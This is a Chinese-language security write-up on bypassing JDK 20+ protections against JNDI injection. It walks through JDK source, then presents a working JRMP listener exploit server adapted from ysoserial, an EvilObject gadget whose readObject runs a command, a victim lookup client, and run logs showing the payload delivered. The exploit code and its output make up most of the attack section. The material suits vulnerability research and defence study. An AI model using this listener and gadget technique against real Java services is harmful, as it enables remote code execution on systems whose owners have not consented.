JDK20+之JNDI注入Bypass思路

前言

何来bypass之说法，是因为JDK版本在20+之后，做了许多措施，来防止JNDI注入造成危害...

防护一: VersionHelper.isSerialDataAllowed

在进行LDAP注入时，通常的打法是进行反序列化

也就是在 `java.naming/com.sun.jndi.ldap.Obj.decodeObject(Obj.java:237)` 触发readObject方法

而在高版本JDK中，新增了是否允许反序列化数据的校验 `VersionHelper.isSerialDataAllowed()`

```java
220     /*
221      * Decode an object from LDAP attribute(s).
222      * The object may be a Reference, or a Serialized object.
223      *
224      * See encodeObject() and encodeReference() for details on formats
225      * expected.
226      */
        static Object decodeObject(Attributes attrs)
228             throws NamingException {
229
230         Attribute attr;
231
232         // Get codebase, which is used in all 3 cases.
233         String[] codebases = getCodebases(attrs.get(JAVA_ATTRIBUTES[CODEBASE]));
234         try {
235             if ((attr = attrs.get(JAVA_ATTRIBUTES[SERIALIZED_DATA])) != null) {
236                 if (!VersionHelper.isSerialDataAllowed()) {
237                     throw new NamingException("Object deserialization is not allowed");
238                 }
239                 ClassLoader cl = helper.getURLClassLoader(codebases);
240                 return deserializeObject((byte[]) attr.get(), cl);
241             } else if ((attr = attrs.get(JAVA_ATTRIBUTES[REMOTE_LOC])) != null) {
242                 // javaRemoteLocation attribute (RMI stub will be created)
243                 if (!VersionHelper.isSerialDataAllowed()) {
244                     throw new NamingException("Object deserialization is not allowed");
245                 }
246                 // For backward compatibility only
247                 return decodeRmiObject(
```

而该值默认为**false**，也就是说不允许

```java
public final class VersionHelper {

    private static final VersionHelper helper = new VersionHelper();

        Determines whether classes may be loaded from an arbitrary URL code base.
    private static final boolean trustURLCodebase;

        Determines whether objects may be deserialized or reconstructed from a content of
        'javaSerializedData', 'javaRemoteLocation' or 'javaReferenceAddress' LDAP attributes.
    private static final boolean trustSerialData;

    static {
        // System property to control whether classes may be loaded from an
        // arbitrary URL code base
        String trust = getPrivilegedProperty(
                propertyName: "com.sun.jndi.ldap.object.trustURLCodebase", defaultVal: "false");
        trustURLCodebase = "true".equalsIgnoreCase(trust);

        // System property to control whether classes are allowed to be loaded from
        // 'javaSerializedData', 'javaRemoteLocation' or 'javaReferenceAddress' attributes.
        String trustSerialDataSp = getPrivilegedProperty(
                propertyName: "com.sun.jndi.ldap.object.trustSerialData", defaultVal: "false");
        trustSerialData = "true".equalsIgnoreCase(trustSerialDataSp);
    }
```

所以当我们尝试LDAP注入时会遇到如下报错

```
/Library/Java/JavaVirtualMachines/jdk-21.0.2.jdk/Contents/Home/bin/java ...
Exception in thread "main" javax.naming.NamingException Create breakpoint : Object deserialization is not allowed; remaining name 'deserialJackson'
    at java.naming/com.sun.jndi.ldap.Obj.decodeObject(Obj.java:237)
    at java.naming/com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1081)
    at java.naming/com.sun.jndi.toolkit.ctx.ComponentContext.p_lookup(ComponentContext.java:542)
    at java.naming/com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:177)
    at java.naming/com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:220)
    at java.naming/com.sun.jndi.url.ldap.ldapURLContext.lookup(ldapURLContext.java:94)
    at java.naming/javax.naming.InitialContext.lookup(InitialContext.java:409)
    at org.example.Main.main(Main.java:20)
```

防护二: ObjectFactoriesFilter::checkRmiFilter

在进行RMI注入时，通常的打法是通过利用目标环境存在的 `ObjectFactory` 的实现类，利用该类的 `getObjectInstance` 方法进行一些特殊的利用，例如tomcat中的 `BeanFactory` 等等。

那么高版本JDK又做了啥呢

```java
    private Object decodeObject(Remote r, Name name) throws NamingException {   r: "ReferenceWrapper[Unicas
        try {
            Object obj = (r instanceof RemoteReference)   obj: "ResourceRef[className=javax.sql.DataSource,factoryClassLoca
                    ? ((RemoteReference) r).getReference()
                    : (Object) r;   r: "ReferenceWrapper[UnicastServerRef [liveRef: [endpoint:[112.10.180.46:62313](local),

            /*
             * Classes may only be loaded from an arbitrary URL codebase when
             * the system property com.sun.jndi.rmi.object.trustURLCodebase
             * has been set to "true".
             */

            // Use reference if possible
            Reference ref = null;   ref: "ResourceRef[className=javax.sql.DataSource,factoryClassLocation=null,factoryClass
            if (obj instanceof Reference) {
                ref = (Reference) obj;
            } else if (obj instanceof Referenceable) {
                ref = ((Referenceable) (obj)).getReference();
            }

            if (ref != null && ref.getFactoryClassLocation() != null &&   ref: "ResourceRef[className=javax.sql.DataSource,
                    !trustURLCodebase) {
                throw new ConfigurationException(
                        "The object factory is untrusted. Set the system property" +
                                " 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'.");
            }
            return NamingManagerHelper.getObjectInstance(obj, name, nameCtx: this,   name: "localTomcatJdbc"   obj: "Resour
                    environment, ObjectFactoriesFilter::checkRmiFilter);
        } catch (NamingException e) {
            throw e;
        } catch (RemoteException e) {
            throw (NamingException)
```

简单debug一下，发现RMI注入时，会调用 `NamingManagerHelper.getObjectInstance()` 方法，触发恶意的绕过，但与之前不同的是，这里多了一个 `ObjectFactoriesFilter::checkRmiFilter`

```
Checks if the factory filters allow the given factory class for RMI. This method combines the global
and RMI specific filter results to determine if the given factory class is allowed. The given factory
class is rejected if any of these two filters reject it, or if none of them allow it.
Params: serialClass – objects factory class
Returns: true - if the factory is allowed to be instantiated; false - otherwise
public static boolean checkRmiFilter(Class<?> serialClass) {
    return checkInput(RMI_FILTER, () -> serialClass);
}

private static boolean checkInput(ConfiguredFilter filter, FactoryInfo serialClass) {
    var globalFilter = GLOBAL_FILTER.filter();
    var specificFilter = filter.filter();
    Status globalResult = globalFilter.checkInput(serialClass);

    // Check if a specific filter is the global one
    if (filter == GLOBAL_FILTER) {
        return globalResult == Status.ALLOWED;
    }
    return switch (globalResult) {
        case ALLOWED -> specificFilter.checkInput(serialClass) != Status.REJECTED;
        case REJECTED -> false;
        case UNDECIDED -> specificFilter.checkInput(serialClass) == Status.ALLOWED;
    };
}
```

该方法会对所传入的`ObjectFactory`的子类名进行check

默认情况下是白名单机制，只允许`"jdk.naming.rmi/com.sun.jndi.rmi.**;!*"`开头的包名


```
private static final String DEFAULT_RMI_SP_VALUE =
        "jdk.naming.rmi/com.sun.jndi.rmi.**;!*";

// A system-wide global object factories filter constructed from the system
// property
private static final ConfiguredFilter GLOBAL_FILTER =
        initializeFilter(GLOBAL_FACTORIES_FILTER_PROPNAME, DEFAULT_GLOBAL_SP_VALUE);

// A system-wide LDAP specific object factories filter constructed from the system
// property
private static final ConfiguredFilter LDAP_FILTER =
        initializeFilter(LDAP_FACTORIES_FILTER_PROPNAME, DEFAULT_LDAP_SP_VALUE);

// A system-wide RMI specific object factories filter constructed from the system
// property
private static final ConfiguredFilter RMI_FILTER =
        initializeFilter(RMI_FACTORIES_FILTER_PROPNAME, DEFAULT_RMI_SP_VALUE);
```

故，此路不通

Bypass

其实在debug一套下来的时候就有思路了

思路一: StreamRemoteCall#executeCall()



如上堆栈，RMI注入时，会调用到 `StreamRemoteCall.executeCall()` 方法

```
1  public void executeCall() throws Exception {
2      byte returnType;
3
4      // read result header
5      DGCAckHandler ackHandler = null;
6      try {
7          if (out != null) {
8              ackHandler = out.getDGCAckHandler();
9          }
10         releaseOutputStream();
11         DataInputStream rd = new DataInputStream(conn.getInputStream());
12         byte op = rd.readByte();
13         if (op != TransportConstants.Return) {
14             if (Transport.transportLog.isLoggable(Log.BRIEF)) {
15                 Transport.transportLog.log(Log.BRIEF,
16                     "transport return code invalid: " + op);
17             }
18             throw new UnmarshalException("Transport return code invalid");
```

```
19              }
20              getInputStream();
21              returnType = in.readByte();
22              in.readID();        // id for DGC acknowledgement
23          } catch (UnmarshalException e) {
24              throw e;
25          } catch (IOException e) {
26              throw new UnmarshalException("Error unmarshaling return header",
27                                           e);
28          } finally {
29              if (ackHandler != null) {
30                  ackHandler.release();
31              }
32          }
33
34          // read return value
35          switch (returnType) {
36          case TransportConstants.NormalReturn:
37              break;
38
39          case TransportConstants.ExceptionalReturn:
40              Object ex;
41              try {
42                  ex = in.readObject();
43              } catch (Exception e) {
44                  discardPendingRefs();
45                  throw new UnmarshalException("Error unmarshaling return", e);
46              }
47
48              // An exception should have been received,
49              // if so throw it, else flag error
50              if (ex instanceof Exception) {
51                  exceptionReceivedFromServer((Exception) ex);
52              } else {
53                  discardPendingRefs();
54                  throw new UnmarshalException("Return type not Exception");
55              }
56              // Exception is thrown before fallthrough can occur
57          default:
58              if (Transport.transportLog.isLoggable(Log.BRIEF)) {
59                  Transport.transportLog.log(Log.BRIEF,
60                      "return code invalid: " + returnType);
61              }
62              throw new UnmarshalException("Return code invalid");
63          }
64  }
```

注意该方法的下半段，当读取return value的下半段时，如果发现时exception类型，则会触发readObject。而这里的in输入流来自conn，conn即是远程连接。

实践一

研究后，其实发现这块其实就是JRMP协议，可以直接使用ysoserial的 `JRMPListener` 模块

这里用一个 `EvilObject` 来模拟JDK20+的一个gadget

```java
package org.example;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;

public class EvilObject implements Serializable {
    private void readObject(ObjectInputStream s) throws IOException {
        Runtime.getRuntime().exec("open -a Calculator");
    }
}
```

再抽离一下JRMPListener.java

```java
package org.example;
import com.fasterxml.jackson.databind.node.POJONode;
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import org.springframework.context.support.ClassPathXmlApplicationContext;
import sun.rmi.transport.TransportConstants;

import javax.management.BadAttributeValueExpException;
import javax.net.ServerSocketFactory;
import javax.swing.event.EventListenerList;
import javax.swing.undo.UndoManager;
import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import java.net.*;
import java.rmi.MarshalException;
import java.rmi.server.ObjID;
import java.rmi.server.UID;
import java.util.Arrays;
import java.util.Vector;
```

```
23
24
25 /**
26  * Generic JRMP listener
27  * <p>
28  * Opens up an JRMP listener that will deliver the specified payload to any
29  * client connecting to it and making a call.
30  *
31  * @author mbechler
32  */
33 @SuppressWarnings({
34     "restriction"
35 })
36 public class JRMPListener implements Runnable {
37
38     private int port;
39     private Object payloadObject;
40     private ServerSocket ss;
41     private Object waitLock = new Object();
42     private boolean exit;
43     private boolean hadConnection;
44     private URL classpathUrl;
45
46
47     public JRMPListener(int port, Object payloadObject) throws
   NumberFormatException, IOException {
48         this.port = port;
49         this.payloadObject = payloadObject;
50         this.ss =
   ServerSocketFactory.getDefault().createServerSocket(this.port);
51     }
52
53     public JRMPListener(int port, String className, URL classpathUrl) throws
   IOException {
54         this.port = port;
55         this.payloadObject = makeDummyObject(className);
56         this.classpathUrl = classpathUrl;
57         this.ss =
   ServerSocketFactory.getDefault().createServerSocket(this.port);
58     }
59
60     public static void main(String[] args) throws Exception {
61
62 //        if (args.length < 3) {
63 //            System.err.println(JRMPListener.class.getName() + " <port>
   <payload_type> <payload_arg>");
64 //            System.exit(-1);
```

```
65 //              return;
66 //          }
67          final Object payloadObject = makePayloadObject();
68
69          try {
70              int port = 1099;
71              System.err.println("* Opening JRMP listener on " + port);
72              JRMPListener c = new JRMPListener(port, payloadObject);
73              c.run();
74          } catch (Exception e) {
75              System.err.println("Listener error");
76              e.printStackTrace(System.err);
77          }
78      }
79
80      private static Object makePayloadObject() throws Exception {
81          return new EvilObject();
82      }
83
84      @SuppressWarnings({"deprecation"})
85      protected static Object makeDummyObject(String className) {
86          try {
87              ClassLoader isolation = new ClassLoader() {
88              };
89              ClassPool cp = new ClassPool();
90              cp.insertClassPath(new ClassClassPath(Dummy.class));
91              CtClass clazz = cp.get(Dummy.class.getName());
92              clazz.setName(className);
93              return clazz.toClass(isolation).newInstance();
94          } catch (Exception e) {
95              e.printStackTrace();
96              return new byte[0];
97          }
98      }
99
100     public boolean waitFor(int i) {
101         try {
102             if (this.hadConnection) {
103                 return true;
104             }
105             System.err.println("Waiting for connection");
106             synchronized (this.waitLock) {
107                 this.waitLock.wait(i);
108             }
109             return this.hadConnection;
110         } catch (InterruptedException e) {
111             return false;
```

```
112         }
113     }
114 
115     /**
116      *
117      */
118     public void close() {
119         this.exit = true;
120         try {
121             this.ss.close();
122         } catch (IOException e) {
123         }
124         synchronized (this.waitLock) {
125             this.waitLock.notify();
126         }
127     }
128 
129     public void run() {
130         try {
131             Socket s = null;
132             try {
133                 while (!this.exit && (s = this.ss.accept()) != null) {
134                     try {
135                         s.setSoTimeout(5000);
136                         InetSocketAddress remote = (InetSocketAddress)
s.getRemoteSocketAddress();
137                         System.err.println("Have connection from " + remote);
138 
139                         InputStream is = s.getInputStream();
140                         InputStream bufIn = is.markSupported() ? is : new
BufferedInputStream(is);
141 
142                         // Read magic (or HTTP wrapper)
143                         bufIn.mark(4);
144                         DataInputStream in = new DataInputStream(bufIn);
145                         int magic = in.readInt();
146 
147                         short version = in.readShort();
148                         if (magic != TransportConstants.Magic || version !=
TransportConstants.Version) {
149                             s.close();
150                             continue;
151                         }
152 
153                         OutputStream sockOut = s.getOutputStream();
154                         BufferedOutputStream bufOut = new
BufferedOutputStream(sockOut);
```

```
155                             DataOutputStream out = new DataOutputStream(bufOut);
156
157                             byte protocol = in.readByte();
158                             switch (protocol) {
159                                 case TransportConstants.StreamProtocol:
160                                     out.writeByte(TransportConstants.ProtocolAck);
161                                     if (remote.getHostName() != null) {
162                                         out.writeUTF(remote.getHostName());
163                                     } else {
164
out.writeUTF(remote.getAddress().toString());
165                                     }
166                                     out.writeInt(remote.getPort());
167                                     out.flush();
168                                     in.readUTF();
169                                     in.readInt();
170                                 case TransportConstants.SingleOpProtocol:
171                                     doMessage(s, in, out, this.payloadObject);
172                                     break;
173                                 default:
174                                 case TransportConstants.MultiplexProtocol:
175                                     System.err.println("Unsupported protocol");
176                                     s.close();
177                                     continue;
178                             }
179
180                             bufOut.flush();
181                             out.flush();
182                         } catch (InterruptedException e) {
183                             return;
184                         } catch (Exception e) {
185                             e.printStackTrace(System.err);
186                         } finally {
187                             System.err.println("Closing connection");
188                             s.close();
189                         }
190
191                     }
192
193             } finally {
194                 if (s != null) {
195                     s.close();
196                 }
197                 if (this.ss != null) {
198                     this.ss.close();
199                 }
200             }
```

```
201
202         } catch (SocketException e) {
203             return;
204         } catch (Exception e) {
205             e.printStackTrace(System.err);
206         }
207     }
208
209     private void doMessage(Socket s, DataInputStream in, DataOutputStream out,
    Object payload) throws Exception {
210         System.err.println("Reading message...");
211
212         int op = in.read();
213
214         switch (op) {
215             case TransportConstants.Call:
216                 // service incoming RMI call
217                 doCall(in, out, payload);
218                 break;
219
220             case TransportConstants.Ping:
221                 // send ack for ping
222                 out.writeByte(TransportConstants.PingAck);
223                 break;
224
225             case TransportConstants.DGCAck:
226                 UID u = UID.read(in);
227                 break;
228
229             default:
230                 throw new IOException("unknown transport op " + op);
231         }
232
233         s.close();
234     }
235
236     private void doCall(DataInputStream in, DataOutputStream out, Object
    payload) throws Exception {
237         ObjectInputStream ois = new ObjectInputStream(in) {
238
239             @Override
240             protected Class<?> resolveClass(ObjectStreamClass desc) throws
    IOException, ClassNotFoundException {
241                 if ("[Ljava.rmi.server.ObjID;".equals(desc.getName())) {
242                     return ObjID[].class;
243                 } else if ("java.rmi.server.ObjID".equals(desc.getName())) {
244                     return ObjID.class;
```

```
245                 } else if ("java.rmi.server.UID".equals(desc.getName())) {
246                     return UID.class;
247                 }
248                 throw new IOException("Not allowed to read object");
249             }
250         };
251 
252         ObjID read;
253         try {
254             read = ObjID.read(ois);
255         } catch (java.io.IOException e) {
256             throw new MarshalException("unable to read objID", e);
257         }
258 
259 
260         if (read.hashCode() == 2) {
261             ois.readInt(); // method
262             ois.readLong(); // hash
263             System.err.println("Is DGC call for " + Arrays.toString((ObjID[])
    ois.readObject()));
264         }
265 
266         System.err.println("Sending return with payload for obj " + read);
267 
268         out.writeByte(TransportConstants.Return);// transport op
269         ObjectOutputStream oos = new MarshalOutputStream(out,
    this.classpathUrl);
270 
271         oos.writeByte(TransportConstants.ExceptionalReturn);
272         new UID().write(oos);
273 
274         BadAttributeValueExpException ex = new
    BadAttributeValueExpException(null);
275         Reflections.setFieldValue(ex, "val", payload);
276         oos.writeObject(ex);
277 
278         oos.flush();
279         out.flush();
280 
281         this.hadConnection = true;
282         synchronized (this.waitLock) {
283             this.waitLock.notifyAll();
284         }
285     }
286 
287     public static class Dummy implements Serializable {
288         private static final long serialVersionUID = 1L;
```

```
289
290     }
291
292     static final class MarshalOutputStream extends ObjectOutputStream {
293
294
295         private URL sendUrl;
296
297         public MarshalOutputStream(OutputStream out, URL u) throws IOException
  {
298             super(out);
299             this.sendUrl = u;
300         }
301
302         MarshalOutputStream(OutputStream out) throws IOException {
303             super(out);
304         }
305
306         @Override
307         protected void annotateClass(Class<?> cl) throws IOException {
308             if (this.sendUrl != null) {
309                 writeObject(this.sendUrl.toString());
310             } else if (!(cl.getClassLoader() instanceof URLClassLoader)) {
311                 writeObject(null);
312             } else {
313                 URL[] us = ((URLClassLoader) cl.getClassLoader()).getURLs();
314                 String cb = "";
315
316                 for (URL u : us) {
317                     cb += u.toString();
318                 }
319                 writeObject(cb);
320             }
321         }
322
323
324         /**
325          * Serializes a location from which to load the specified class.
326          */
327         @Override
328         protected void annotateProxyClass(Class<?> cl) throws IOException {
329             annotateClass(cl);
330         }
331     }
332 }
```

```
Run    JRMPListener ×

/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
* Opening JRMP listener on 1099
```


```
src
  main
    java
      org.example
        EvilObject
        JRMPListener
        Main
        Reflections
        Test
    resources
  test
target
.gitignore
pom.xml
External Libraries
Scratches and Consoles
```

```java
4   import javax.management.BadAttributeValueExpException;
5   import javax.naming.InitialContext;
6   import javax.naming.NamingException;
7   import javax.naming.spi.InitialContextFactory;
8   import javax.naming.spi.ObjectFactory;
9   import java.util.Hashtable;
10
11  public class Main {
12      public static void main(String[] args) throws NamingException {
13          Hashtable env = new Hashtable<>();
14          InitialContext initialContext = new InitialContext(env);
15          initialContext.lookup( name: "rmi://127.0.0.1:1099/hack");
16      }
17  }
```


```
Run    JRMPListener ×    Main ×

/Library/Java/JavaVirtualMachines/jdk-21.0.2.jdk/Contents/Home/bin/java ...
Exception in thread "main" javax.naming.NamingException [Root exception is java.rmi.UnexpectedException: undeclared checked exception; nested exception is:
    BadAttributeValueException: 1076835071@org.example.EvilObject]
    at jdk.naming.rmi/com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:141)
    at java.naming/com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:220)
    at java.naming/javax.naming.InitialContext.lookup(InitialContext.java:409)
    at org.example.Main.main(Main.java:15)
Caused by: java.rmi.UnexpectedException: undeclared checked exception; nested exception is:
    BadAttributeValueException: 1076835071@org.example.EvilObject <1 internal line>
    at jdk.naming.rmi/com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:137)
    ... 3 more
Caused by: BadAttributeValueException: 1076835071@org.example.EvilObject
    at org.example.JRMPListener.doCall(JRMPListener.java:274)
    at org.example.JRMPListener.doMessage(JRMPListener.java:217)
    at org.example.JRMPListener.run(JRMPListener.java:171)
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
* Opening JRMP listener on 1099
Have connection from /127.0.0.1:55351
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
```

思路二: RegistryImpl_Stub#lookup()



如上堆栈，RMI在lookup是会获取call的input进行反序列化



`call` 我们完全可控，不过都是基于RMI协议的反序列化，并且**StreamRemoteCall#executeCall()**是先于这里的readObject触发的，觉得意义不大，这里感兴趣的读者也可以尝试下

总结

研究时发现这2个思路已经被藏青师傅(见参考)于2年前发现过了，也算是炒了个冷饭。

不过RMI可以反序列化对我来说也是个新知识点，可以利用的思路：

- 高版本JNDI注入的bypass基础
- LDAP协议被拦截情况下的替代

参考

- https://cangqingzhe.github.io/2022/01/19/JNDI漏洞利用探索/
- https://github.com/Y4er/ysoserial